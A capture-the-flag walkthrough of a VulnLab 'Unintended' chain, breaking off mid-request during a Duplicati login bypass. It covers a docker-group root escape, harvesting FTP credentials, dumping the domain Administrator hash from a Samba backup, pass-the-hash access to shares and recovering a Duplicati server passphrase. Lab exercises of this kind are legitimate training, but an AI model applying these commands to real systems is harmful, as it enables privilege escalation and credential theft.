abbie@unintended.vl@backup:~$ pwd
/home/abbie@unintended.vl
abbie@unintended.vl@backup:~$ ls -la
total 24
drwxr-xr-x 3 abbie@unintended.vl domain users@unintended.vl 4096 Mar 30 08:39 .
drwxr-xr-x 5 root                root                       4096 Feb 24 20:16 ..
lrwxrwxrwx 1 root                root                          9 Mar 30 08:39 .bash_history -> /dev/null
-rw-r--r-- 1 abbie@unintended.vl domain users@unintended.vl  220 Feb 24 20:16 .bash_logout
-rw-r--r-- 1 abbie@unintended.vl domain users@unintended.vl 3771 Feb 24 20:16 .bashrc
drwx------ 2 abbie@unintended.vl domain users@unintended.vl 4096 Feb 24 20:16 .cache
-rw-r--r-- 1 abbie@unintended.vl domain users@unintended.vl  807 Feb 24 20:16 .profile
abbie@unintended.vl@backup:~$
Abbie is in the docker group, which makes it trivial to become root on the host by mounting the root filesystem in a container.
We will check the docker instances currently running in the host if we can grab any sensitive data:
abbie@unintended.vl@backup:~$ docker ps
CONTAINER ID   IMAGE                COMMAND           CREATED        STATUS       PORTS     NAMES
3b4fb11f4672   python:3.11.2-slim   "sh ./setup.sh"   2 months ago   Up 2 hours             scripts_ftp_1
We found the FTP docker container then we will jump into:
abbie@unintended.vl@backup:~$ docker exec -it scripts_ftp_1 /bin/bash
root@ftp:/ftp# hostname
ftp.local
Quick enumeration:
root@ftp:/ftp# ls
server.py  setup.sh  volumes
root@ftp:/ftp# cat server.py
from pyftpdlib.authorizers import DummyAuthorizer
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer

authorizer = DummyAuthorizer()

authorizer.add_user("ftp_admin", "u76n0wn287ak98f", "/ftp/volumes/", perm="elradfmw")

handler = FTPHandler
handler.authorizer = authorizer

server_local = FTPServer(("0.0.0.0", 21), handler)

server_local.serve_forever()
root@ftp:/ftp#
Found
ftp_admin:u76n0wn287ak98f
Since the target doesn’t have internet access we need to use an existing image.
Now we will use docker images then escalate privileges and get the second flag Unintended_User-2:
abbie@unintended.vl@backup:~$ docker images
REPOSITORY   TAG           IMAGE ID       CREATED         SIZE
python       3.11.2-slim   4d2191666712   13 months ago   128MB

abbie@unintended.vl@backup:~$ docker run -v /:/mnt --rm -it 4d2191666712 chroot /mnt bash

root@b3a24b2e61af:/# id
uid=0(root) gid=0(root) groups=0(root)

root@b3a24b2e61af:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
root@b3a24b2e61af:/# cat /root/
.bash_history              .cache/                    .profile                   .sudo_as_admin_successful  scripts/
.bashrc                    .local/                    .ssh/                      flag.txt                   snap/
root@b3a24b2e61af:/# ls /root
flag.txt  scripts  snap
root@b3a24b2e61af:/# cat /root/flag.txt
VL{c18f3ed84329a184b86c4a8d5afcfee0}
We connect to backup.unintended.vl via FTP using our new credentials ftp_admin:u76n0wn287ak98f:
$ ftp ftp_admin@backup.unintended.vl
Connected to backup.unintended.vl.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
Quick check:
$ ftp ftp_admin@backup.unintended.vl
Connected to backup.unintended.vl.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||43147|).
150 File status okay. About to open data connection.
drw-rw----   2 root     root         4096 Jan 25 07:13 docker_src
drw-rw----   2 root     root         4096 Feb 17 20:33 domain_backup
226 Transfer complete.
ftp> quit
221 Goodbye.
Found 2 folders.
Then download all:
$ wget -r ftp://ftp_admin:u76n0wn287ak98f@backup.unintended.vl/
--2024-05-01 20:25:13--  ftp://ftp_admin:*password*@backup.unintended.vl/
           => ‘backup.unintended.vl/.listing’
Resolving backup.unintended.vl (backup.unintended.vl)... 10.10.242.231
Connecting to backup.unintended.vl (backup.unintended.vl)|10.10.242.231|:21... connected.
Logging in as ftp_admin ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... done.    ==> LIST ... done.
...
Quick check:
$ tree
.
├── docker_src
│   ├── duplicati-20240125T071045Z.dlist.zip
│   ├── duplicati-b71dd219377964328aa2c79f4bc7354a5.dblock.zip
│   ├── duplicati-b9d86c254096f4531b0be8e536a59ff07.dblock.zip
│   ├── duplicati-ba27818c8bd7a4ea6a506fde8314c48d1.dblock.zip
│   ├── duplicati-i48680ba57a084652a109d584aebc63a9.dindex.zip
│   ├── duplicati-i570def036a8d475c9ec47b861bee206a.dindex.zip
│   └── duplicati-ie324293d766446ddbe27823f52e30d4c.dindex.zip
└── domain_backup
    └── samba-backup-2024-02-17T20-32-13.580437.tar.bz2

3 directories, 8 files
Seems:
- docker_src files are related to the Duplicati service running on web.unintended.vl
- domain_backup file is related to the samba backup of the domain
Samba backup exploitation (Unintended_Root)
Decompress the samba archive:
$ bunzip2 samba-backup-2024-02-17T20-32-13.580437.tar.bz2
$ tar xvf samba-backup-2024-02-17T20-32-13.580437.tar
$ tree
.
├── backup.txt
├── etc
│   ├── gdbcommands
│   ├── smb.conf
│   └── smb.conf.bak
├── private
│   ├── dns_update_cache
│   ├── dns_update_list
│   ├── encrypted_secrets.key
│   ├── hklm.ldb
│   ├── idmap.ldb
│   ├── krb5.conf
│   ├── passdb.tdb
│   ├── privilege.ldb
│   ├── sam.ldb
│   ├── sam.ldb.d
│   │   ├── CN=CONFIGURATION,DC=UNINTENDED,DC=VL.ldb
│   │   ├── CN=SCHEMA,CN=CONFIGURATION,DC=UNINTENDED,DC=VL.ldb
│   │   ├── DC=DOMAINDNSZONES,DC=UNINTENDED,DC=VL.ldb
│   │   ├── DC=FORESTDNSZONES,DC=UNINTENDED,DC=VL.ldb
│   │   ├── DC=UNINTENDED,DC=VL.ldb
│   │   └── metadata.tdb
│   ├── schannel_store.tdb
│   ├── secrets.keytab
│   ├── secrets.ldb
│   ├── secrets.tdb
│   ├── share.ldb
│   ├── spn_update_list
│   └── tls
│       ├── ca.pem
│       ├── cert.pem
│       └── key.pem
├── samba-backup-2024-02-17T20-32-13.580437.tar
├── state
│   ├── account_policy.tdb
│   ├── group_mapping.tdb
│   ├── registry.tdb
│   ├── share_info.tdb
│   └── winbindd_cache.tdb
└── sysvol.tar.gz

6 directories, 35 files
Quick check:
$ cat etc/smb.conf
# Global parameters
[global]
	dns forwarder = 127.0.0.53
	netbios name = DC
	realm = UNINTENDED.VL
	server role = active directory domain controller
	workgroup = UNINTENDED
	idmap_ldb:use rfc2307 = yes

[sysvol]
	path = /var/lib/samba/sysvol
	read only = No

[netlogon]
	path = /var/lib/samba/sysvol/unintended.vl/scripts
	read only = No
[home]
        comment = Home Directories
        browseable = yes
        read only = no
        create mask = 0700
        directory mask = 0700
        path = /home/%U@unintended.vl
        valid users = administrator, cartor
Confirmed DC Backup
After more search into folders, we found a great stuff:
$ cd private
$ ls
dns_update_cache  encrypted_secrets.key  idmap.ldb  passdb.tdb     sam.ldb    schannel_store.tdb  secrets.ldb  share.ldb        tls
dns_update_list   hklm.ldb               krb5.conf  privilege.ldb  sam.ldb.d  secrets.keytab      secrets.tdb  spn_update_list
Install LDB-TOOLS:
$ sudo apt install ldb-tools
Now, we will extract data from sam.ldb, it’s the Linux AD version of the Windows SAM (in Windows systems that stores user hashes):
Note: Hummm similar than HackTheBox Endgame “Solar”.
$ ldbsearch -H ./sam.ldb '(&(objectclass=person)(name=Administrator))' name unicodePwd
# record 1
dn: CN=Administrator,CN=Users,DC=unintended,DC=vl
name: Administrator
unicodePwd:: Nv4kHqDqpTPV+si9f7b4ow==

# Referral
ref: ldap:///CN=Configuration,DC=unintended,DC=vl

# Referral
ref: ldap:///DC=DomainDnsZones,DC=unintended,DC=vl

# Referral
ref: ldap:///DC=ForestDnsZones,DC=unintended,DC=vl

# returned 4 records
# 1 entries
# 3 referrals
Found
Administrator:Nv4kHqDqpTPV+si9f7b4ow==
Decode UnicodePwd to NTHash (decode it from base64 and convert it to HEX):
$ python3 -c "import base64; import binascii; print (str(binascii.hexlify(base64.b64decode('Nv4kHqDqpTPV+si9f7b4ow==', altchars=None, validate=False)), 'UTF-8'))"
36fe241ea0eaa533d5fac8bd7fb6f8a3
Double check of the admin hash:
$ nxc smb dc.unintended.vl -u 'Administrator' -H '36fe241ea0eaa533d5fac8bd7fb6f8a3'
SMB         10.10.242.229   445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.242.229   445    DC               [+] unintended.vl\Administrator:36fe241ea0eaa533d5fac8bd7fb6f8a3 (Pwn3d!)
We have a way where we can change the admin password:
$ rpcclient -U unintended.vl/Administrator 10.10.242.229 --pw-nt-hash
Password for [UNINTENDED.VL\Administrator]:
rpcclient $> quit
But we will not do like this, just wanted to use a more smart and direct way to grab the final root flag.
Share folders enumeration on the DC:
$ nxc smb dc.unintended.vl -u 'Administrator' -H '36fe241ea0eaa533d5fac8bd7fb6f8a3' --shares
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.133.53    445    DC               [+] unintended.vl\Administrator:36fe241ea0eaa533d5fac8bd7fb6f8a3 (Pwn3d!)
SMB         10.10.133.53    445    DC               [*] Enumerated shares
SMB         10.10.133.53    445    DC               Share           Permissions     Remark
SMB         10.10.133.53    445    DC               -----           -----------     ------
SMB         10.10.133.53    445    DC               sysvol          READ,WRITE
SMB         10.10.133.53    445    DC               netlogon        READ,WRITE
SMB         10.10.133.53    445    DC               home            READ,WRITE      Home Directories
SMB         10.10.133.53    445    DC               IPC$                            IPC Service (Samba 4.15.13-Ubuntu)
We have RW to /home
Now we can access to this home share folder using smbclient:
$ smbclient -W unintended.vl -U Administrator%36fe241ea0eaa533d5fac8bd7fb6f8a3 --pw-nt-hash //10.10.242.229/home
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Mar 30 17:37:08 2024
  ..                                  D        0  Sun Feb 25 05:13:16 2024
  .profile                            H      807  Sun Feb 25 05:13:16 2024
  .cache                             DH        0  Sun Feb 25 05:13:16 2024
  .bashrc                             H     3771  Sun Feb 25 05:13:16 2024
  .bash_logout                        H      220  Sun Feb 25 05:13:16 2024
  root.txt                            N       37  Sat Mar 30 17:37:08 2024

		10218772 blocks of size 1024. 6229000 blocks available
smb: \> mget root.txt
Get file root.txt? yes
getting file \root.txt of size 37 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> quit
Finally get the root flag (Unintended_Root):
$ cat root.txt
VL{5a367ff2f89cefb51283cce67daaf206}
We can do the same with Netexec:
Search for any text file in home:
$ nxc smb dc.unintended.vl -u 'Administrator' -H '36fe241ea0eaa533d5fac8bd7fb6f8a3' --spider home --pattern txt
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.133.53    445    DC               [+] unintended.vl\Administrator:36fe241ea0eaa533d5fac8bd7fb6f8a3 (Pwn3d!)
SMB         10.10.133.53    445    DC               [*] Started spidering
SMB         10.10.133.53    445    DC               [*] Spidering .
SMB         10.10.133.53    445    DC               //10.10.133.53/home/root.txt [lastm:'2024-03-30 17:37' size:37]
SMB         10.10.133.53    445    DC               [*] Done spidering (Completed in 3.5749783515930176)
Download the root flag Unintended_Root:
$ nxc smb dc.unintended.vl -u 'Administrator' -H '36fe241ea0eaa533d5fac8bd7fb6f8a3' --share home --get-file root.txt dc_unintended_vl-root.txt
SMB         10.10.133.53    445    DC               [*] Windows 6.1 Build 0 x32 (name:DC) (domain:unintended.vl) (signing:True) (SMBv1:False)
SMB         10.10.133.53    445    DC               [+] unintended.vl\Administrator:36fe241ea0eaa533d5fac8bd7fb6f8a3 (Pwn3d!)
SMB         10.10.133.53    445    DC               [*] Copying "root.txt" to "dc_unintended_vl-root.txt"
SMB         10.10.133.53    445    DC               [+] File "root.txt" was downloaded to "dc_unintended_vl-root.txt"
Read the root flag:
$ cat dc_unintended_vl-root.txt
VL{5a367ff2f89cefb51283cce67daaf206}
Duplicati backup exploitation
As my instance has been stopped the i started a new one:
# VulnLab
10.10.174.245	dc.unintended.vl unintended.vl
10.10.174.246	web.unintended.vl	chat.unintended.vl	code.unintended.vl
10.10.174.247	backup.unintended.vl
Hummmm even if we completed the goal to become Domain Admin with the final flag, this chain is composed of 4 flags:
- Unintended_User-1 > done
- Unintended_User-2 > done
- Unintended_User-3 > miss
- Unintended_Root > done
So we need to step back and found our last flag to complete 100% of this chain.
From my perspective, only 2 things related to the same product/service have not yet been checked:
- Duplicati web portal:

- Duplicati backup:
$ ls docker_src
duplicati-20240125T071045Z.dlist.zip                    duplicati-ba27818c8bd7a4ea6a506fde8314c48d1.dblock.zip  duplicati-ie324293d766446ddbe27823f52e30d4c.dindex.zip
duplicati-b71dd219377964328aa2c79f4bc7354a5.dblock.zip  duplicati-i48680ba57a084652a109d584aebc63a9.dindex.zip
duplicati-b9d86c254096f4531b0be8e536a59ff07.dblock.zip  duplicati-i570def036a8d475c9ec47b861bee206a.dindex.zip
Because we don’t have any idea on how to restore any backup for Duplicati, we search on Google and found this interesting post in Duplicati forum:
Duplicati - Independent restore program

Then we found the link to the Duplicati GitHub hosted Ben Fisher’s RestoreFromPython

Download the required python scripts:
$ wget https://github.com/duplicati/duplicati/raw/master/Tools/Commandline/RestoreFromPython/ijson.py
$ wget https://github.com/duplicati/duplicati/raw/master/Tools/Commandline/RestoreFromPython/pyaescrypt.py
$ wget https://github.com/duplicati/duplicati/raw/master/Tools/Commandline/RestoreFromPython/restore_from_python.py
Create the restore folder:
$ mkdir duplicati
Execute the recovery process:
$ python3 restore_from_python.py
Welcome to Python Duplicati recovery.
Please type the full path to a directory with Duplicati's .aes or .zip files:./docker_src
Please type * to restore all files, or a pattern like /path/to/files/* to restore the files in a certain directory)*
Please enter the path to an empty destination directory:duplicati
using duplicati-20240125T071045Z.dlist.zip which looks like the most recent dlist.
Creating index, this may take some time...
...Restoring files...
Symlink existed at /source/root/scripts/mysql/mysql.sock
...
Hummmm that take a long time so we can take a coffee or a redbull then at the end, seems all files have been restored correctly:
$ tree duplicati
duplicati
└── source
    └── root
        └── scripts
            ├── apache
            │   └── 000-default.conf
            ├── docker-compose.yml
            ├── duplicati
            │   └── config
            │       ├── Duplicati-server.sqlite
            │       ├── IRFTMLEYVT.sqlite
            │       ├── IRFTMLEYVT.sqlite-journal
            │       └── control_dir_v2
            │           └── lock_v2
            ├── gitea
            │   ├── git
            │   │   └── repositories
            │   │       └── juan
            │   │           ├── devops.git
            │   │           │   ├── HEAD
            │   │           │   ├── config
            │   │           │   ├── description
            │   │           │   ├── git-daemon-export-ok
            │   │           │   ├── hooks
...<skip>...
            │   ├── private_key.pem
            │   ├── public_key.pem
            │   ├── server-cert.pem
            │   ├── server-key.pem
            │   ├── sys
            │   │   └── sys_config.ibd
            │   ├── undo_001
            │   └── undo_002
            └── web
                ├── requirements.txt
                ├── setup.sh
                └── src
                    ├── app.py
                    ├── static
                    │   └── working.jpg
                    └── templates
                        └── under_construction.html

235 directories, 2444 files
Find the Duplicati sqlite database:
$ tree duplicati/source/root/scripts/duplicati
duplicati/source/root/scripts/duplicati
└── config
    ├── Duplicati-server.sqlite
    ├── IRFTMLEYVT.sqlite
    ├── IRFTMLEYVT.sqlite-journal
    └── control_dir_v2
        └── lock_v2

3 directories, 4 files
List the tables:
$ sqlite3 duplicati/source/root/scripts/duplicati/config/Duplicati-server.sqlite
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
Backup        Log           Option        TempFile
ErrorLog      Metadata      Schedule      UIStorage
Filter        Notification  Source        Version
List the content of many tables and found a good stuff in Options:
sqlite> select * from Option;
-2||startup-delay|0s
-2||max-download-speed|
-2||max-upload-speed|
-2||thread-priority|
-2||last-webserver-port|8200
-2||is-first-run|
-2||server-port-changed|True
-2||server-passphrase|ZhB5vA+1uCde2Gozh9/CXKfPt8MoNcUklyfk1vBuuQk=
-2||server-passphrase-salt|j+7JQsuO7aggNAESQRkCBJd8dwdUE6A9QLTKXM3LB7w=
-2||server-passphrase-trayicon|4f760941-ce8f-4e03-b427-a92319d6d763
-2||server-passphrase-trayicon-hash|VHwBLiNdg/D545Utf8j67DSvqTvBmhpJIWzWmJCiV3o=
-2||last-update-check|638417625259706730
-2||update-check-interval|
-2||update-check-latest|
-2||unacked-error|
-2||unacked-warning|
-2||server-listen-interface|any
-2||server-ssl-certificate|
-2||has-fixed-invalid-backup-id|True
-2||update-channel|
-2||usage-reporter-level|
-2||has-asked-for-password-protection|true
-2||disable-tray-icon-login|false
-2||allowed-hostnames|*
1||encryption-module|
1||compression-module|zip
1||dblock-size|50mb
1||--no-encryption|true
1||retention-policy|1W:1D,4W:1W,12M:1M
Found
server-passphrase|ZhB5vA+1uCde2Gozh9/CXKfPt8MoNcUklyfk1vBuuQk=
Nothing more then we exit:
sqlite> .quit
Duplicati Bypassing login authentication with server-passphrase (Unintended_User-3)
Using Burp (Intercept enabled) and enter the password 12345 to check the POST request:

- The 1st request gets a nonce from the server:

POST /login.cgi HTTP/1.1
Host: web.unintended.vl:8200
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Origin: http://web.unintended.vl:8200
Connection: close
Referer: http://web.unintended.vl:8200/login.html
Cookie: rl_anonymous_id=RudderEncrypt%3AU2FsdGVkX1%2BbGu%2Bb1E7pM5%2BnnpIqn%2BBZa2GIB%2BzAu3RsdJQwxPVVmGXZztxIvYoNVmp5ST0SGK8nzrO7O%2Bk1yw%3D%3D; rl_user_id=RudderEncrypt%3AU2FsdGVkX1%2FQ0L2ZNVGsXeTF8C1zORsXk%2BYW9Nx%2BHVR1vC1FAP9HgRX%2Bg%2By4PHoC; rl_trait=RudderEncrypt%3AU2FsdGVkX19MTphNnSPn2j%2BJkYlI%2FlVIisz0FM6LqNk%3D; xsrf-token=evyf4zAw%2FBSecfTUrDPS111ve9OULs5Ivri0mjKDUvU%3D; session-nonce=DVnngbSROPh9ktaiR7XZxp%2FwwPEpcelnsxhjuQIegds%3D

get-nonce=1
- Then in the 2nd request, the password is generated and sent based on the nonce and the value we filled in the form:

POST /login.cgi HTTP/1.1
Host: web.unintended.vl:8200
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
